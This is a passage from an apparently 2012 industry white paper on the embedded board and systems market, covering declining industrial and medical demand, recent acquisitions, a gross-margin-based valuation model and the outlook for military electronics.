With world GDP growth declining, the demand for boards and small systems in manufacturing is also declining. At one time, the market for electronics to run gantry cranes and process-shipping containers at ports was active, but the decline in imports and exports has dampened that market. There may be a few bright spots of demand for electronic billboards and some machine control applications, but conditions in the industrial segment are closely following the general macro-economic trends.

In the past, we have seen good board orders from companies like R. R. Donnelley, who made large digital printing presses used in printing newspapers and phone books. All newspapers are seeing a decline in advertising revenue and circulation due to the Internet. Phone books are nearly non-existent because of the web. Companies like Morrison-Knudsen were a buyer of boards and systems to build train-track maintenance machines. But, the EPA's regulations on the soot and contaminates from coal-burning power plants has reduced the demand for coal as a fuel, and reduced the use of the tracks since much less coal is being shipped. Consequently, there's little demand for the track maintenance machines that M-K built using embedded computer boards to run them. Semiconductor production and handling equipment manufacturers like Applied Materials and Grass Valley Group used a lot of boards over the years. But, most of the older fabs have been closed, fewer new ones built, and many semiconductor companies are now fabless, using the services of TSMC or Chartered Semiconductor to make their chips. We have seen a significant decline in the demand for boards in several industrial sub-segments over the years.

The present conditions in the industrial segment may create some strategic problems for diversified board companies, who rely on low margins and high-volume shipments to be profitable. The risk-reward equations for commodity-based diversification strategies are now out of balance. High-volume customers are accepting lower volumes of product today, as the demand for their end-equipment falls. Competition will heat-up as those customers try to maintain or lower the prices they pay for their electronics components. Contract manufacturers may also lower their minimum volumes and go after traditional board-level customers to keep their operations running and avoid layoffs. High-volume/low margin markets and diversification strategies are becoming a liability in this market: the volumes are not there, and the economies of scale are no longer operating to the advantage of larger board vendors.

Medical/Healthcare

As stated in previous white papers, most of the medical equipment manufacturing and end markets have moved to Asia. The mature industrial nations have already built-out the hospitals and clinics with MRI/CAT/PET diagnostic equipment. And most industrialized nations are having macro-economic problems, depressing demand for new equipment. In the U.S., Obamacare has diminished the demand for advanced medical equipment, since the hospitals and clinics have no idea what they will be paid for the procedures on the national health care plans. GE moved their medical imaging equipment business to China in 2011, since China has not built-out their hospitals and clinics. And they will manufacture all the boards and components for that gear in China.

Some years ago, the medical equipment makers were using boards and systems from traditional vendors to build their equipment. There's not much to say about the medical markets for boards and systems these days. That market made the transition to Asia, much like telecom equipment manufacturing is doing now

Mergers and Acquisitions

M&A activity in the past six months has been subdued, as previously predicted. However, there were two significant acquisitions in the past few months. In May, Acromag acquired Xembedded LLC.²³ This move expands Acromag, previously an I/O interface board maker, into the CPU business with VME, VPX, and COM Express processor cards. This acquisition is further evidence that military primes are moving away from board-based purchases and demanding integrated systems and subsystems.

In June, Mercury Computer Systems acquired Micronetics, an RF front-end subsystem maker focused on military applications.²⁴ As stated in the MIL/Aero section, this move allows Mercury Computer Systems to integrate the RF sensor interfaces into the computing chassis, creating a data collection subsystem for applications like RADAR, SONAR, SIGINT, COMINT, and EW. Mercury Computer System's acquisition is similar to Esterline's acquisition of Eclipse in January of 2011. Eclipse is a maker of RF front-ends for SIGINT and COMINT applications. Both these acquisitions are further indications of the trend to integrate the RF interfaces into the computing chassis, move the computing power closer to the sensors, and the increased demand for integrated systems and subsystems from the military primes.

Exploring the financial reports of three publicly-held industry companies yields an interesting observation. The market cap of these three companies is all less than half of their annual sales. Two of these companies focus on telecom, and the third company is very diversified, focusing mainly on small form factor products. Compare this to another publicly held industry company that focuses on military markets: this company has a market cap that is 1.25 times their annual sales. The only logical explanation for the low market cap-to-sales ratios of the three companies is Gross Profit Margin (GPM) for products sold in telecom and small form factor segments.

A personal study of M&A history in this industry over the past 25 years shows that companies are worth about 5 times their GPM. For the companies whose market cap is half their sales, that says they make about 10% GPM. For the company focusing on military markets, that says their GPM is about 25%. The stock prices for the first three companies go up and down depending on the worldwide macro-economic conditions. For the company focusing on military sales, their stock price is depressed by the uncertainty of future military spending. Without these overarching influences, the three companies with ratios of 0.5 or less are probably worth a little more, but nothing close to 1 times sales. For the military-focused company, their GPM is actually higher than 25%, and their value is more than 1.25 times sales.

The highest multiple paid for a company in this industry over the past 25 years was 3.61 times sales (the purchased company was focused on the military applications). The lowest price paid for a company in this industry was 0.31 times sales (the purchased company focused on the telecom applications). If the multiples are roughly 5 times GPM, that suggests that the military company was making 72% GPM, and the telecom company was making 6% GPM. 72% is a bit high, and 6% is a bit low. The numbers are probably closer to 70% and 10% respectively.

The 5X GPM model, derived from the history of hundreds of acquisitions in this industry over the past 25 years, suggests that no company in this industry can sell for more than 3.75 times sales. No embedded board and system company can reduce their variable cost of components below 25%: companies in our industry are variable cost-based companies. That means such a company would have a GPM of 75%, and at 5X GPM, the company could sell for a maximum of 3.75 times sales.

Software companies, however, are fixed-cost-based companies. In 2004, Harmon Industries bought QNX Software Systems for 5.52 times sales (\$138M/\$25M). Since software companies have very low variable costs for their products, their GPMs are extremely high. This is further validation of the 5X GPM model for our hardware-based industry.

23 Press Release, "Acromag Inc. Acquires the Assets of Xembedded, LLC", Acromag, May 15, 2012, URL: www.acromag.com/news/acromag-acquires-assets-xembedded-llc

24 Press Release, "Mercury Computer Systems to Acquire Micronetics, Inc.", Mercury Computer Systems, June 10, 2012, URL: <http://www.mc.com/presscenter/pressreleases/pressrelease.aspx?id=15400>

M&A activity will remain low in our industry for some time to come. The uncertainty in military budgets will depress acquisitions of MIL-based companies until more is known about military spending. Acquisitions of telecom and industrial/small form factor companies will be depressed due to declining worldwide economic activity.

Summary

Telecom vendors are now embarking on a program of “resource optimization”: getting more work out of their present systems. The industrial markets are dealing with excess capacity in a world where demand for manufactured products is declining. The military markets are reeling from the prospects of much lower military spending in the near future and sequestration. The prospects for M&A activity are better in the military markets than in industrial and telecom, evidenced by the recent announcement that EADS will buy BAE Systems.²⁵

There is still a lot of life in the military segment. DARPA has funded a number of programs: “smart sensors” (sensors with processors built-in to the device), new advanced radar and sonar techniques, and RF-FPGA (programmable RF FPGA-based front-ends to sensor systems).²⁶ Most of the advanced technology development today is still in the MIL segment while telecom and industrial markets are languishing.

The mess we have now is better than the mess that could be coming, depending on how the world economy fairs, and what congress does about sequestration. Companies in our industry need to abandon diversification strategies, focus and concentrate on specific technology and application segments, and right size themselves to ride-out the uncertain conditions.

Of all the markets, the military segments still have the better opportunities. Leon Trotsky once said, “You may not be interested in war, but war is interested in you.” Even with reduced military spending and sequestration staring us in the face, our military must remain vigilant, we must have better weapons and intelligence systems than our enemies, and we must maintain the condition that it would be unwise and insane for any nation to attack the US anywhere on the planet. We need to know what our enemies will do, before they do it. Moreover, we need to win any conflict decisively and quickly. That says we will be using more and more advanced electronic systems in future military platforms regardless of the uncertainty we presently endure.

²⁵ Sophie Sassard and Emmanuel Jarry, “Britain raises pressure over EADS-BAE merger”, Reuters, October 8, 2012, URL: www.reuters.com/article/2012/10/08/us-eads-bae-idUSBRE89708Q20121008

²⁶ John Keller, “DARPA RF-FPGA program awards six contracts to develop programmable RF front-ends”, Military & Aerospace Electronics, August 30, 2012, URL: www.militaryaerospace.com/articles/2012/08/darpa-rf-fpga.html?cmpid=EnIMAESeptember52012